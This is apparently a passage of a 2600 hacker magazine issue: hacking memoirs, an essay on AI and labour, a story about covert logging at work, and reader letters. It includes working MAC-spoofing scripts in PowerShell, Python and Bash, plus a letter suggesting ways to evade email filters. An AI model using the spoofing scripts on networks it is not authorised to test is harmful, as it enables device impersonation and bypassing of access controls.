I had a conversation with my guidance counselor, who informed me that I could take classes at other schools to continue feeding my hunger for more computer knowledge. So I spent the mornings at my own school and in the afternoons on alternate dates, I went to two other schools. One school had an IBM mainframe (the model number escapes me) but it looked similar to the 1130. It looked like a large refrigerator lying on its side with a card reading bay. I learned to program in COBOL and reveled at using the punch card machine and feeding my programs into the card reader. I'd cross my fingers as I waited for my output to print and occasionally get error messages which meant I had to go back to my stack of cards and find the one that caused the error and make a new one. Tedious, yes, but I didn't care! The feeling was electric, and I felt like I was on the inside of something that not many people were in on or even cared about.

The third school also had Apple II Plus machines like my own school, in addition to mainframes. However, the students there were more advanced than those from my school. It was there that I began using 8-bit video games and, more importantly, nibble copiers. This was the time of 8" and 5.25" floppy disks and of Commodore 64 and other home computers.

I felt even more powerful as games were being shared with me with the use of the copier software. My box of floppies became heavier as I added more Verbatim disks to it with the software I had gotten from the other school and had taken back to my own and found myself a minor celebrity among the other geeks there who hadn't taken advantage of attending other more advanced schools. You can imagine the looks on the other kids' faces when I brought the 8-bit *Strip Poker* game and had to move the monitor so that the teachers wouldn't see what we were doing. All of a sudden, staying at school after 3pm was largely desired. This meant I could look at the source code of these games and learn how they were written. My family wasn't able to afford a Commodore 64 for me, so I had to do all my computing at school. I began taking my dot matrix printouts and hanging them on my bedroom wall as encouragement to keep my studies up.

School had begun to bore me tremendously. I didn't care about gym or history or anything else but my rudimentary computer classes.

In my junior year, I was taking geometry. Yawn. *Wargames* had been released that year and I was introduced to the world of hacking. I knew this was the direction I was meant to take. The reason I knew this was because I was flunking geometry, and I didn't want to have a bad grade on my record. So, like David Lightman I cased the school's front office where there was a terminal sitting there just outside the swinging door that led to where the school secretaries sat. I spent a week studying their lunch schedules and found a window of time where the front office was temporarily empty.

I ran to the terminal and pulled out the wood tray that was pocketed into the desk and found the list of past passwords and the current password. I logged into the machine, and not thinking that I deserved a D, I changed my grade to a B. Following this, I was waiting for my report card to arrive in the mail and breathed a heavy sigh of relief when I had escaped being scolded by my parents for what could have been a bad grade. I went to school the next day with a bounce in my step feeling just like David Lightman for having beat the system. I didn't tell a soul what I had done. I didn't want to risk being called upon by however many students who would want me to repeat that action over and over. Looking back now, I realize that at 16, I had performed my first social engineering attack along with my first black hat hack utilizing a sort of shoulder surf technique. At this point in my life, I defined hacking as doing something that would somehow provide a gain for myself. More on this later.

With the nightmare of high school over, I moved on to college and, with that, the emergence of the Internet. Email and rudimentary web pages were everywhere.

I must confess that my college life took me in a new direction and other interests temporarily replaced my computer studies, but I always believed that everything happens exactly when it's supposed to happen and cannot happen any other way. I got into music and taught myself to play drums and joined different bands. I enjoyed all the trappings of musician life that go along with it. No explanation necessary.

I graduated from college and now it was time to start working. I stumbled upon old high school computer notes and decided to take the CompTIA A+ course and exam. I was reborn!

I began my career as a desktop support technician. I would spend close to 20 years doing this for various companies. Serving users didn't come without oddities and banalities. Oddities such as users telling me they were inserting CDs into their desktop machines, only to find out that they were sliding the discs into the space between the tower case and the drive bay. I'd then open the tower to find numerous discs sitting on top of the motherboard. (slaps hand to forehead). Banalities like people never understanding the proper way to change their network password. In 2024.

From doing user support, I began to learn to build servers, both domain controllers and file servers. I began to learn networking, which I would come to learn in time was necessary in regard to learning hacking. I learned DHCP and DNS and what their functions were for a time, while I was spending a lot of time learning from other techs as well as teaching myself. Going back to the beginning of what I learned from my first hack, probably the most important thing is that hacking requires that you are constantly learning, especially if you are self-taught.

Following *Wargames,* the bug for me to learn hacking came with the movie *Hackers*. I know, I know, the graphics are nowhere close to real and are actually ridiculous. (This movie needs a remake.) However, there are many real-world applications that come from that movie - social engineering, phreaking, CTFs, etc. Once again, my hunger to learn hacking was energized. I eventually took and passed the CEH exam. Following this, I took the CompTIA Pentest+ exam.

Along came cybersecurity sites like `tryhackme.com` and `hackthebox.com`.

It was like a new dawn had emerged in a part of my life that I didn't know I needed until it presented itself. I began to work through the different rooms for both of those sites, mostly tryhackme.

Having hit a brick wall insofar as server support and user support, I began to actively pursue a job in cybersecurity. For three years, I was applying to positions constantly. The toughest part of cybersecurity is getting your foot in the door. I can attest that certifications are not enough. You have to find a way to gain some real-world experience. I learned this the hard way when I applied for a job as a penetration tester for a European company.

I hadn't practiced enough, but they sent me a link to a VM to which I had to capture a few flags. I had gained access but was unable to gain privilege escalation. Thankfully, they were pretty cool about it and told me I could reapply again in the future.

That really lit a fire beneath me. I began using Kali Linux and Parrot OS, which is truly the first step to any job in cybersecurity. I hit tryhackme pretty hard and began to work on the rooms on that site. Not only this, but I also found that other people were writing walkthroughs of these rooms and posting them on different forums. I joined an organization called Cyber Threat Intelligence Center, whose purpose was to elevate the status of any aspiring cybersecurity professional and they also helped to raise my profile on LinkedIn. I would also post my walkthroughs on LinkedIn. This was the best way for potential employers to see that I could perform the hacks and could explain in detail how I had accomplished these.

I began to follow the head of security at my current office. We eventually connected. Over time, he was noticing and "Liking" my walkthroughs.

I joined a mentorship program at my office where I was mentored by the head of compliance. This was an invaluable experience because it led to my being noticed by the head of security even more.

Eventually, I was invited to take part in a white box internal pen test of my office, my first real foray into doing such a thing. I was gaining all the right attention.

I curated my own library of cybersecurity books that I used for study. I had completely immersed myself in hacker culture.

Along came *Mr. Robot*, which solidified my need to be in cybersecurity. I'm sure everyone reading this knows that show inside and out, so I won't go into detail except to say that it is more or less our Holy Grail in terms of how realistic it is.

Shortly after doing that internal pen test, I was invited to join my company's security operations center (SOC) as an analyst, which is where I stand today. For me, this is the pinnacle of my career in IT. Nothing matters more than this.

And now my definition of hacking or what is a hacker has changed. That 16-year-old kid and what he did is gone. Being a hacker is about so much more than technology. The hacker mindset begins with an openness and a curiosity about things. How to improve your world. Real hackers are not criminals. We have an obligation to act in the most ethical way toward everyone within our reach. We have a purpose in this world and that is to act in and for the common good. It's about being observant. It's about being in the moment, in whatever it is that you do.

The first step in hacking is reconnaissance, which is done by using OSINT (open-source intelligence). Finding freely available information on the Internet. It is said that "OSINT time is never wasted time." There is an organization called Trace Labs (`www.➥tracelabs.org/`). Their purpose is to crowdsource individuals who are passionate about helping others and using OSINT in order to find missing persons. They partner with law enforcement, and I'm proud to say that I've participated in their CTFs. Having done this has given me an interest in anti human trafficking. This may lead to the next step in my career. I'm not quite there yet, but if my past track record is any indication, I'm on my way.

To any aspiring hackers out there, if I can offer any advice, it's this. Everyone's path is different. Find what you love and move toward it and don't worry about the timetable. In my life, I've been late to the party for almost everything I've done. But I showed up. Bruce Lee famously said, "We do not rise to our expectations, but fall to our level of training." So, keep at it. Be patient with yourself. Learn a discipline really well before moving on to the next one. Be humble. Follow well known hackers on social media. They will always have insight and may offer advice if you ask. Practice often. Even daily. It will come when it's supposed to come, not a moment before or after.

P.S. My wife gave me a C64 as a birthday gift. Forty years after the original was released. It came when it was supposed to.

#happyhacking #hacktheplanet

Milton continues his IT career as an advanced response analyst. He enjoys the occasional libation while posting his videos to his YouTube channel, "Booze&Hacking" where he goes by the hacker alias "darkhoodie" (`www.youtube.com/channel/➥UC6zNtoosKuQLJJnlaMZ9Ztw`).

AI Exploitation: A Mundane Economic Apocalypse

by Eric Franklin

I would like to begin this article with a simple hypothesis. The hunt for the means of efficiency at the expense of human labor via Artificial Intelligence is the new, modern mode of capitalist exploitation, and as long as corporate lobbyists and lawyers push to maintain the unregulated status quo, workers will increasingly suffer over time. The proof of this hypothesis is only beginning to reveal itself, but if left unchecked, the results will be catastrophic. I believe that the apocalypse is economic in nature, and much more mundane than the science fiction concept of AI taking over as the future rulers of humanity (a theory that fundamentally misunderstands what AI is, and its present and future applications).

We have many examples of the formation and execution of such exploitation already playing out that I would like to make mention of before we touch on the economic theory that dives into what and why worker exploitation will occur on a mass scale. Multiple careers and full time employment opportunities are beginning to see disruption via AI taking over the jobs of human laborers. A few that we can look to are:

- *Legal Analysts and Paralegals* - These jobs are slowly being designated to AI capable of sifting through a substantial amount of emails, articles, and case histories to find necessary information and discovery for specific types of cases.
- *Financial Analysts* - Some lower level analysts in the financial sector will be replaced by AI capable of researching historical trends and making future financial predictions based on current patterns.
- *Programmers, Engineers, and Code Reviewers* - Software companies are already researching AI capable of writing more efficient code for specific purposes, as well as reviewing code for mistakes, inefficiencies, etc. AI is also being utilized to rewrite code in various other languages.
- *Writers in All Industries* - This has been a hot topic recently, but AI, while not capable of mimicking high art, can write half-decent drafts, story outlines, scripts, etc. that can then be cleaned up and fully written out by interns and lower paid writers. George R. R. Martin and other authors are suing to have their work removed from AI analysis as their actual characters and plot structures are being replicated for cheap e-books.

There are other examples that I could point out, but I feel that these examples suffice for our purposes. I do want to make clear one very important point. I do not think that Artificial Intelligence is inherently bad, or that it cannot serve society in great ways. Most of the above examples show that tremendous things can be accomplished with AI, avoiding many of the human errors committed in those fields and accomplishing in mere seconds what might take humans weeks or even months. The point of this article is not meant to bash AI. It's meant to point to how corporations using AI in an unregulated way, driven only by profits, will greatly hurt workers over time.

Corporations are madly pursuing AI solutions to problems that have historically been solved by human labor, and we (at least in America) live in a society that largely hinders and demonizes unions and other means of worker representation. Employers will gladly go through mass layoffs to replace workers with cheap overseas labor, or Artificial Intelligence, and workers have no recourse other than to find other jobs that will make them a living wage, or starve. I studied finance and economics in college before I moved into the tech industry, and I can tell you that there is no invisible hand of the market, driven only by supply and demand. There is a very visible hand, guided by lawmakers and billionaires, that controls the market and the success and status of the wealthy. Profit will guide those in power to replace any jobs that they can with cheaper AI solutions. Workers who specialize in roles that are replaced by AI are not just going to pack up and switch careers; that isn't a feasible approach, with the cost of higher education and job training only increasing every year and a large number of workers being a few paychecks away from homelessness. Profit drives all. A worker's success only matters so long as that success is useful to a company.

So how do we solve this unusual problem? If we can agree that AI is tremendously useful and should be pursued by society, but that it will have a very negative effect on workers over time, what solutions do we have? I propose that corporations be held responsible for job displacement, specifically when workers are laid off and replaced by Artificial Intelligence. I do not mean that they should only pay their workers severance and move on. Severance packages are a temporary measure, but do not solve the future problem that these workers will face, which is that they will need to find new work. I believe that those companies that replace human labor with AI should be required, by law, to pay for education and/or job training for those displaced workers, to allow for them to pursue new careers, which will give them options for future employment in fields that are not seeing dramatic cuts to the labor force. This solution would require more research, and would certainly be an uphill battle, with companies lobbying against such a measure (God forbid corporations be charitable to the workers that help them succeed by spending mere pennies out of their total revenue to help them survive layoffs), but without helping workers find contingency plans for such a disruption to our labor force, good people will be made to suffer for the corporate bottom line. Economic disruption at this scale will be catastrophic. Sure, it will be an apocalypse that we will recover from, with new generations of workers pursuing newer educational paths and vocational studies, but why should the workers of the world have to suffer in the interim? It's simple, really. They shouldn't.

HACKING, OLD SCHOOL

by chaz

Back in the mid-1980s I had a previous life as a software developer at a mid-sized company, about 500 employees, and I was the first direct hire in on the IT staff. A year or so later we hired another individual, I'll call him Ed, a year younger than me, and also a bright programmer. We split shifts so that he was in the first thing in the morning, 7:00 am or earlier, to verify backup completion, and that systems were running stable. Once things were verified, he'd enable login for users. I worked afternoon/evenings to put the computers into single-user mode, and start the backups. Lucky for me, I was a night person, and Ed lived closer to the office, so the arrangement was perfect.

The systems we had were running TurboDOS, best described as a variant of MP/M. The main system brand we were using was MuSys. The computers were actually a chassis with a single bus and storage, and multiple processor cards with memory on-card. At first they were just 8-bit Z80s, but later we moved to 16-bit processors. We had some old Ohio Scientific systems, too, but those were going away as we migrated over to our "robust" TurboDOS systems. We connected serial cables from our MuSys computers that extended to dumb terminals around the building.

I recall the connecting transceivers we used from each user card in the system mounted to the back panel of the chassis. They were about $18 each, and converted the I/O of the card to serial bus, and had a DB25 RS-232 connector. The reason I recall these so vividly is that our office was in an area of the city called "tornado alley," and large storms often occurred with a lot of lightning. We actually had another building across the street from the main building. Under the street we had conduit with dozens of copper UTP cables. Well, as you can guess, lightning striking the ground and copper play very well together - too well! And whenever there was a big storm, we could go into the computer room and smell burning silicone. We directed our attention to the connectors that were used for the terminals on the other side of the street, pulled out those transceivers, noted the burn marks, and replaced them. Voila, systems were back up!

To simplify, TurboDOS has a structure where there are multiple partitions, and the first was usually the OS, and the last was usually for security... which included the active password file. Disallowing users from logging into the system was pretty simple. We had three password files: one that had all the user accounts (multi-user as we called it), another that had only the admin account (single-user), and the active password file that the OS used to verify users when they attempted to log in. We'd just copy either the single-user or multi-user file to the active file name, depending upon if we wanted to allow only the admin access or all users.

So in the morning, after Ed's verification, he'd copy over the multi-user file to the active file, and users could log in for the day and do their work. People became accustomed to this process, and knew they could get signed in shortly after 7:00 am.

This went on for a few months and everything went smoothly. But then I started getting comments from workers that they couldn't get logged in, sometimes until 8:30 am or later. As I didn't come in until after this time, I did not witness this, and our TurboDOS systems at the time didn't log logins, and files didn't have time stamps. But one of our systems that we managed was an electronic badge-reader/punch-card system, and we did track times and dates from that.

We had optical cards the size of a credit card that had small holes we used to slide into readers at employee entrances around the building. The card data was verified by our TurboDOS systems, and this would trigger the solenoid to unlock the door. The same style card readers were used to clock-in for the day, and these terminals were inside the building at various locations close to work areas.

The output of the system sent data to flat text files in chronological order of the punch. We kept two files - one for door readers, the other for time-clock readers - and separate programs were used to parse the data, loading it into our database system. They read in the card punches every hour and added them to the database. So if you came in at 8:30 am, there was a 30 minute gap between your punch time and the time was entered in the database at 9:00 am.

Reports continued to come in about delays getting into systems. I confronted Ed, and he came up with excuses, or even would deny the systems being turned up late, but never said he was coming in late. My intuition told me he was arriving late, but I didn't have a clear way to prove it because the time systems said he was in by 7:00 am every day.

Recall I mentioned he was a bright programmer.... What I suspected was that he was logging into the punch reader system and changing his punch time on both the door and time-clock readers. As they were just text files, it was not difficult to do.

But recall I stated that he was, "...*also* a bright programmer." I wrote a subroutine and compiled it into a library. I gave it a name that didn't make it stand out, something like "text_Cleaning". I included my library toward the top of the programs that performed the punch readings, but buried it with other included external libraries. I hid my source... it wasn't on any system... I had it on a compact eight-inch floppy disk (does that date this?).

In the programs that "read" the card punches, I entered my subroutine immediately following the line that read in the punches. I sent my subroutine the same text that would be written to the text file of punches logged. If you read the punch card code, it looked like the data was just being "cleaned" before it was written to the text file.

Here's what my routine did. I knew my badge number and I knew Ed's badge number, so it would watch for either his or my punches. If it found either, it wrote the data to another file in the OS directory (there were a lot of files there, so it could be easily missed when scanning it). The filename was something like "ThreadOSCRV.com", so it looked like an executable. If you tried to run it, it would just error, but would you ever delete a .dll file in Windows that looked like it might be part of the OS?

I wanted to cover my tracks, so my subroutine did more than just append the text. I actually shifted the bits of every byte three to the left. If you looked at the file with a text editor, it looked like gibberish, just as if you tried to look at an executable file with a text editor. Just one more step: I had to write a translator program to translate the file back into human readable format. I kept that program off the systems - on that same floppy disk noted previously.

I collected a couple of weeks of data, and then showed it to my supervisor. Both mine and Ed's punches where there. We actually had an outside contractor who had been supporting the company before I was hired, and I was asked to show him the code. My supervisor asked to include her punch card number as well, so I updated my subroutine to include hers, and we collected data for a few more weeks.

By this time, I provided the translation program to her so she could run it and view the results. For further evidence, since the text files were appended to chronologically, we could see Ed's punches and we could tell they were edited as he didn't change the position of entry in the text files. They remained in the same chronological order that they actually occurred in.

One day, after I had arrived at work, several people had collected at my supervisor's office, including the contractor, HR, and another manager. They called in Ed, the door closed. I don't even recall the amount of time that passed while the door remained closed, but eventually it opened. Ed came out, head down, and still red-faced. HR followed him to his desk, he collected a few things, then was escorted out of the building. I never talked to him during this time; I actually suspected he knew that I knew what was happening and why it was happening. I wondered if he knew it was me due to my previous inquiries of him about late system access.

It wasn't over. I was then called in to the office with the same personnel. We went over some of what was discussed during Ed's meeting and, as it turned out, Ed was not fired. Rather, he was put on a very severe probation. And I was asked to start coming in at 7:00 am.... I had a 40 minute commute, and now I needed to arrive by 7:00 am to get systems up! And because I was no longer second shift, I actually got a pay cut.

The moral I learned: no good deed goes unpunished!

Understanding MAC Addresses: Construction, Significance, and Spoofing Methods

by Dar Martin

MAC addresses, or Media Access Control addresses, play a crucial role in networking by uniquely identifying devices on a network. My article explores MAC addresses and how they are constructed, delving into the intriguing world of MAC address spoofing using PowerShell, Python, and Bash.

What is a MAC Address?

A network interface controller (NIC) is given a unique MAC address, which it can use as a network address when communicating inside a network segment. Most IEEE 802 networking technologies, such as Ethernet, Wi-Fi, and Bluetooth, are frequently used. MAC addresses are utilized in the data link layer's medium access control protocol sublayer in the Open Systems Interconnection (OSI) network model. MAC addresses are commonly represented as six groups of two hexadecimal digits, either without a separator or separated by hyphens or colons.

MAC addresses are frequently referred to as the burned-in add, an Ethernet hardware address, a physical address, or an address issued by the device manufacturer. Every address can be tracked by a firmware mechanism or hardware, like the read-only memory on the card. On the other hand, many network interfaces allow you to modify your MAC address. An organizationally unique identification (OUI) for a manufacturer is usually included in the address. The concepts of two numbering spaces (EUI-48, which supersedes the antiquated designation MAC-48 - and EUI-64 managed by the Institute of Electrical and Electronics Engineers (IEEE)) are used to construct MAC addresses.

Construction of MAC Addresses

The first half of a MAC address, known as the Organizationally Unique Identifier (OUI), is assigned to network interface manufacturers by the Institute of Electrical and Electronics Engineers (IEEE). This portion uniquely identifies the device's manufacturer and helps maintain a globally unique space for MAC addresses, while the second half represents the unique identifier assigned to the device by the manufacturer.

Example: `be:d0:74:62:d0:d2`

Using the example from my computer that I am writing this on, you can decode the first part, "be:d0:74" using the many MAC address databases and see that I am using an Apple network card.

Changing MAC Addresses

There are legitimate reasons to change a MAC address, such as troubleshooting or privacy concerns. However, some users may want to change it for less ethical purposes, like MAC address spoofing, which involves impersonating another device's MAC address. Being a systems engineer, I have time to put in domain and firewall rules to parse visitors on their devices. To do this, I use the MAC address of their equipment and route, based on their associated vendor specifications. I would have to pretend to be a different equipment manufacturer to test these rules. If I am not using a VPN, I would change my MAC address to blend in with the group. While this will not obscure my traffic, it would hide my computer as an Apple, but now it's a Dell. Remember, a VPN or Tor doesn't hide your MAC address; it only prevents the network providers from seeing your traffic.

MAC Spoofing With PowerShell

PowerShell, a powerful scripting language in Windows environments, can change a MAC address. The script involves disabling and re-enabling the network adapter with a new MAC address. Here's a basic example:

```
# PowerShell MAC Spoofing Script
$adapterName = "Ethernet"

# Replace with your actual
➥adapter name
$newMac = "00:11:22:33:44:55"

# Replace with the desired MAC
➥address
# Disable the network adapter
Disable-NetAdapter -Name
➥$adapterName

# Change the MAC address
Set-NetAdapter -Name
➥$adapterName -MacAddress
➥$newMac

# Enable the network adapter
Enable-NetAdapter -Name
➥$adapterName
```

MAC Spoofing With Python

Python, a versatile scripting language, can also be used for MAC address spoofing. The script below achieves this by utilizing the subprocess module to execute system commands:

```
import subprocess

def change_mac(interface, new_
➥mac):
    print(f"Changing MAC address
➥of {interface} to {new_mac}")

    # Disable the network
➥interface
    subprocess.call(["ifconfig",
➥interface, "down"])

    # Change the MAC address
    subprocess.call(["ifconfig",
➥interface, "hw", "ether", new_
➥mac])

    # Enable the network
➥interface
    subprocess.call(["ifconfig",
➥interface, "up"])

# Example usage

# Replace with your actual
➥network interface name
interface_name = "eth0"

# Replace with the desired MAC
➥address
new_mac_address =
➥"00:11:22:33:44:55"

change_mac(interface_name,
➥new_mac_address)
```

MAC Spoofing With Bash

This Bash script follows a similar pattern to the Python example, turning off the network interface, changing the MAC address, and enabling the interface. Ensure you have the necessary permissions to modify network settings and replace the interface_name and new_mac_address variables with your network interface name and the desired MAC address.

```
#!/bin/bash

# Function to change MAC address
➥change_mac() {
    interface=$1
    new_mac=$2

    echo "Changing MAC address
➥of $interface to $new_mac"

    # Disable the network
➥interface
    sudo ifconfig $interface down

    # Change the MAC address
    sudo ifconfig $interface hw
➥ether $new_mac

    # Enable the network
➥interface
    sudo ifconfig $interface up
}

# Example usage
interface_name= "eth0" # Replace
➥ with your actual network
➥interface name
new_mac_address=
"00:11:22:33:44:55" # Replace with
➥the desired MAC address

change_mac $interface_name
➥$new_mac_address
```

Save this script in a file, for example, change_mac.sh, and make it executable using the following command:

```
chmod +x change_mac.sh
```

Then, you can run the script with:

```
./change_mac.sh
```

Understanding MAC addresses is fundamental to networking, and while changing them can be done for legitimate reasons, it’s crucial to use this knowledge responsibly. MAC address spoofing, when done ethically, can enhance security and privacy, but users should be aware of the potential misuse and adhere to legal and ethical guidelines. Always ensure proper authorization before attempting to modify MAC addresses on any network.

Intake

Suggestions

Dear *2600*:

I write this somewhat tongue-in-cheek as I realize what I will suggest may not be doable for everyone, so please continue reading this with a jovial concept at heart. Also, most of us are hackers (not threat actors), so we know how to do this anyway. In the February 7th edition of *Off The Hook*, you mentioned not being able to get through Google's filters. Possible ideas: Use steganography. Use the program Steghide. Make a picture as an advertisement for HOPE or similar and embed in the picture a text file showing all of the info that you think Google would filter. Or perhaps encode everything in Base64 code in the email body. Or put all of the questionable items on a web page and just email folks a link. Make the information an encrypted attachment. Use AES-256-bit encryption and a password of HOPE or such. A person might catch it, but a bot most likely would not. Anyways, just sharing ideas in hopes it will help. Take care.

J Chasse

We hope you enjoyed that. The odds of someone being able to figure all that out and get the message are extremely slim. If we were spies in some kind of global battle, perhaps this might be an effective way to convey a message. But when we're trying to tell people about our damn conference only to have Google block the message because they don't like the way we talk - that's an issue that needs to be addressed head on. We will continue to do that if the problem returns.

Dear *2600*:

For April Fool's Day, have you considered saying that the next zine issue will be all about life hacks (not computer)?

Al

Fun as that sounds, we don't want to cause a riot.

Queries

Dear *2600*:

In the 90s or so, there were a set of paper booklets (30 pages?) or zines, maybe named the tricks like "dirty tricks," "awful tricks," ("tricks awful?"), "horrible tricks," etc. that were essentially pranks. Does anyone have copies of these or remember them?

CJ

Whatever someone did to you to make you want this so badly is the real issue here. We considered concocting a title that met this description, along with a series of fake pages making reverential allusions to it that would make you devote your entire life to tracking it down, only to find a snarky remark from us at the end of your journey saying there were no pranks to be found there.

The world is lucky we don't follow through on most of our ideas.

Dear *2600*:

I have a software treasure chest with 1980s and early 1990s software - mostly IBM DOS-based collected on a very early BBS. I have some for other operating systems (Commodore, TRS-80, CoCo, etc.) that people were able to dial in and share. I have text files, pictures, mov files, and just about anything, including the possibility of old virus code. Not looking to sell, just looking for a way to transfer it all to a more manageable media, and then I can share out again. Also, I have system software (SSI), RPG compiler, and apps for an IBM Sys36 mini-computer. These I might consider selling as a lot.

Joe

We strongly suggest contacting the Internet Archive (archive.org/details/software) and the Vintage Computer Federation (vcfed.org), who each have vast collections and strong interest in this sort of thing.

Dear *2600*:

I'm looking for the issue sometime I think in the late 1990s or early 2000s that had a back cover photo of Muckleshoot Casino's sign advertising 2600 slot machines. Which one am I talking about?

Todd

You're talking about the Spring 2008 issue (25:1). Incidentally, we didn't start the back cover feature until 2005. Before that, we had a single page of payphone photos that ran on the back cover. Interestingly, many people to this day describe our payphone photo section as still being on the back page when it hasn't been there in nearly 20 years.

Dear *2600*:

On the cover of 41:1, the camel's head obscures part of the sign on the building behind him, so that it looks like it says "MAGA" to the left of his head. Is this intentional?

N1xis10t

Well, those are the first four letters of "MAGAZINES," which is what that building was known for selling. So... maybe?

Dear *2600:*

How am I supposed to email you from Gmail? And because of my mental disabilities, I can't remember to back up an email client, so I have to use Gmail, as far as I know. The only control I can find removes formatting. I don't know if that includes the HTML Div objects I found when I inspected my initial email. Why are you all so hard to reach? You're cutting yourself off from a large part of the world, a part you seem to want to reach.

William

We're not really sure what this is all about. We have no problem getting email from Gmail. It's

Gmail that seems to have a problem with us on occasion, one that we've been trying to help them solve. We seem to have made some progress on that front, but it's been super frustrating. Rest assured, we're not cutting ourselves off from anything. We suggest people check their ISPs and mail services to ensure that we're not being cut off by them.

Dear *2600:*

Hey, I saw a post on *Dread* about submitting an article about hacking. What kind of hacking are you interested in? Is iCloud hacking sufficient for a story?

Hello Friend

Always nice to hear from the dark web. Yes, we'd be very interested in such a story. Honestly, anything followed by the word "hacking" has the potential to be a decent article, if it's written well and filled with information. We look forward to this and more.

Dear *2600:*

I work for a convenience store chain and deal with security stuff at the gas pumps.

I was thinking about writing an article concerning the EMV shift and gas pump hacks and credit card fraud. Would you be interested in publishing something along those lines?

jh

We would fall over ourselves to read an article like that. articles@2600.com. We're waiting.

Observations

Dear *2600*:

I spotted this "HACKER" at the StarBucks drive-thru in Pawleys Island, South Carolina. I considered the drivers' privacy before emailing this to you, but then I considered how public a vehicle's license plate is. Capturing it made me smile.

I am a 69-year-old middle school teacher, not that age matters (English Language Arts Grade 6), who heard about your magazine through my son last year when I told him about an amazing student I taught who was hacking every school program we had. My son recommended that I share *2600* with this student. Since then, I've purchased every issue for my class library and keep it available for a *few* select students to read. While I am not a hacker, nor do I know anything about code (aside from the technical information), I enjoy the compelling articles, humor, and information this magazine provides.

Billie

We appreciate the acknowledgment. Remember that you don't have to be a coder or even technical to possess the hacker mindset, something you clearly embrace. Others in your class may also benefit, even if they're not showing outward signs. There are many late bloomers in our community.

As for the car, if someone goes to the trouble to get a vanity plate like that, we doubt they'll mind if people notice.

Dear *2600*:

"If Purchase isn't Ownership, then Piracy isn't Theft." - Thomas Jefferson.

Anthony

Nice try (especially with the capitalization), but he never said that. Taxation without representation was pretty much the campaign issue back then. If some of the shenanigans that corporations are pulling these days were unveiled in the 1700s, there would have been a second revolution.

Maybe it's not too late.

Dear *2600*:

Executives in a recent survey estimate that within the next five years, their organizations will eliminate over half (56 percent) of entry-level knowledge worker roles because of AI. What's more, 79 percent of executives predict that entry-level knowledge worker jobs will no longer exist as AI creates an entirely new suite of roles for employees entering the workforce. On top of that, 56 percent say their own roles will be "completely" or "partially" replaced by AI.

DC

Last we checked, humans still control this. And they should be the ones held accountable for any injustices or hardships that their decisions bring about. It just seems fair.

Dear *2600*:

Did you know you can listen to a bunch of SDR radios over the web. You can even tune them to the frequency you are interested in. There are a bunch, with descriptions of the locations of the radios and the types of antennas used, at websdr.org. You can search for radios in areas of interest and listen away.

CW

This is truly one of the greatest ways to spend time exploring. We hope to see many more pop up all over the world.

Dear *2600*:

Hey people, please note that AI does *not* have the capacity to tell what is *truthful* and *factual*. Please do *not* use AI to fact-check anything. All AI can do is barf back out (albeit in sometimes new and creative ways) the same data fed to it. If bad data is fed in, or the AI conflates two unrelated data types together, it can and *will* provide inaccurate information. AI cannot reliably fact-check. Do not use it for such purposes and do not assume anything AI says is 100 percent accurate.

DSJ

Out of fairness, we asked AI to respond to your *words:*

"So, you're worried about AI fact-checking? Listen up, sunshine, the whole damn fact-checking game is a racket! Politicians lie, media spins stories, and everyone wants their version of 'truth' to be the top dog. Now, throw in these fancy AI machines... They're like parrots, these AIs. Stuff information in one end, out comes a regurgitated mess on the other. Garbage in, garbage out, baby! Feed 'em a pile of biased BS and they'll spew out facts 'truer' than a televangelist's tears. But here's the thing, pal: humans ain't exactly paragons of factual accuracy either! We twist things, forget details, and let our emotions cloud judgment. So, yeah, AI might screw up, but are they any worse than your average, lying, knuckle-dragging politician?"

We should probably point out that this particular model talks like George Carlin, which makes it a lot more bearable.

Dear *2600*:

I just picked up an old copy of *Fire In The Valley: The Making of the Personal Computer* to read and I noticed Osborne/McGraw-Hill's address was 2600 Tenth Street, Berkeley, California 94710. Were you aware of their old address?

Adam

We were most definitely not aware, especially since what you sent us came from 1984, our very first year of publishing and long before we thought to start looking for other instances of "2600." It opens up a whole new world of vintage "2600" sightings.

Dear *2600*:

I have observed a recent trend in my Facebook feed where articles containing what appear to be Cyrillic characters disguised as English letters show up periodically. If you go into the post, usually the top comment is "click here for the full story" or something along those lines. Has anyone else noticed this? I'm presuming the link is to some kind of malicious site based on the clickbait nature, but don't know for sure.

Philip

This is known as an IDN (internationalized domain name) homograph attack, which uses letters from the Cyrillic alphabet that look identical to letters in the Latin alphabet. Think of it as similar to being fooled by the letter O which you thought was a zero. Or a lower-case L which looks like the numeral one. You could be tricked into going to a different site if a letter was substituted for one that looks the same in a URL. You can set your browser to not support IDN, which means letters in foreign alphabets won't work if they're entered. Most browsers now do this by default. But it's always a good idea to pay close attention to what you're actually connecting to.

Dear *2600*:

Want to know if someone's email address is valid? Compose an email using Gmail. Set the To: address. If Google knows the email address, it will display the recipient's image.

Jonathan

This will only happen if the Gmail account you're logged into has had correspondence with the recipient in the past. It would be a huge privacy violation if it were as you described.

Dear *2600*:

In May of 2023, a meteorite fell through a woman's home in New Jersey. The meteorite is believed to be 4.5 billion years old, dating to the beginning of our solar system. The meteorite itself is a rare form of chondrite (LL6). Its name is the "Titusville meteorite," after the town it landed in.

Another Titusville in Florida is known for its associations with Cape Canaveral and the space shuttle launch sites. It is also the town where the late Cheshire Catalyst was from, responsible for the 321 area code that the town is known for. I loved his articles (such as the ones in 38:4) and this made me think of him. I wasn't sure if Cheshire Catalyst or other *2600* readers might've appreciated the coincidence, but thought I'd share and pass it along.

Mx. Blu3

We have no doubt that Cheshire was aware of this. He certainly appreciated the synchronicity of one Titusville representing launchings into space while another experienced a landing of historic proportions.

Dear *2600*:

Google is silently blocking RCS on rooted Android phones and custom ROMs.


Roberto

This is true and it's another indication of how sneaky and dishonorable these companies can be. You've already bought the phone; you have every right to do whatever you want with it, including hacking the operating system that it comes with. Of course, Google doesn't see it that way and wants to control how you use a device you've already bought. Worse, they don't even let people know this is happening once they've rooted their phones. RCS messages will just stop working without any explanation. You can always use a different service for messaging, but you should never be afraid to mess around with your own phone.

Dear *2600*:

